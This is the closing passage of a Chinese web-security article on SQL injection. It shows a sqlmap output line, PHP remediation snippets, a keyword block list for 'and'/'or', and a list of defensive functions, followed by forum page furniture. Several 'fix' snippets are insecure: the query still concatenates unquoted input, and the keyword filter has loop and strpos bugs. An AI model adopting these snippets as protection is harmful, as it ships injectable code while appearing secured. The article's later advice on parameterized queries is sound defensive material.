[21:04:06] [INFO] fetched data logged to text files under 'C:\Users\45298\AppData\Local\sqlmap\output\10.1.1.6'
```

8.5 漏洞修补建议

8.5.1 使用htmlspecialchars函数在GET输入做一个过滤。

```
<div class="content">
<div class="prod-box">
<div class="prod-details">
<?php
include 'connection.php';

if (isset($_GET['type'])) {
    $type = htmlspecialchars($_GET['type']);

    if (!$_COOKIE['level'] == "1") {
        $type = preg_replace("/\s+/", "", $type);
    }
    $sql = 'SELECT * FROM tblProducts WHERE type =' . $type;

    if (!$result = mysql_query($sql, $link)) {
        header('Location: /index.php');
    }
}
```

8.5.2 使用strpos函数在GET输入做判断是否存在关键字。

可以自定义关键字建立数组即可

```
function foo($arg)
{
    #echo $arg;
    $array = array("and", "or", "xxx");
    for ($i=0; $i < 2; $i++) {
        if (strpos($arg,$array[$i])!= false){
            die("■■■");
        }
    }
    return $arg;
}
```

```
function foo($arg)
{
    #echo $arg;
    $array = array("and", "or", "xxx");
    for ($i=0; $i < 2; $i++) {
        if (strpos($arg,$array[$i])!= false){
            die("警告");
        }
    }
    return $arg;
}

if (isset($_GET['type'])) {
    $type = htmlspecialchars(foo($_GET['type']));
}
```

先知社区

8.5.3 使用PDO进行加固

把查询语句弄成一个对象，通过函数判断输入进来的值是否为数字，然后再通过正则替换内容

使用参数化查询可有效避免SQL注入

9. SQL漏洞防御

9.1 数据库用户权限分明

9.2 代码层防御 常用过滤变量

9.3 str_replace()替换过滤

单引号 (')

双引号 (")

反斜杠 (\)

NULL

9.4 htmlspecialchars()函数 实体化过滤

预定义的字符是：

& (和号) 成为 &

" (双引号) 成为 "

' (单引号) 成为 '

<> 成为 <>

就是把成变成一个纯字符(:3] ∠)

9.5 addslashes()函数 添加转义字符

会在以下关键词前面添加转义字符

单引号 (')

双引号 (")

反斜杠 (\)

NULL

9.6 输入验证

9.7 编码输出

9.8 使用PDO预编译语句

点击收藏 | 8 关注 | 5

[上一篇：CVE-2018-9539:特权A...](#) [下一篇：LIMIT子句中的盲 SQL注入漏洞利用](#)

1. 1 条回复



[39202****@qq.com](#) 2019-11-12 13:06:08

good , 就是你了

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)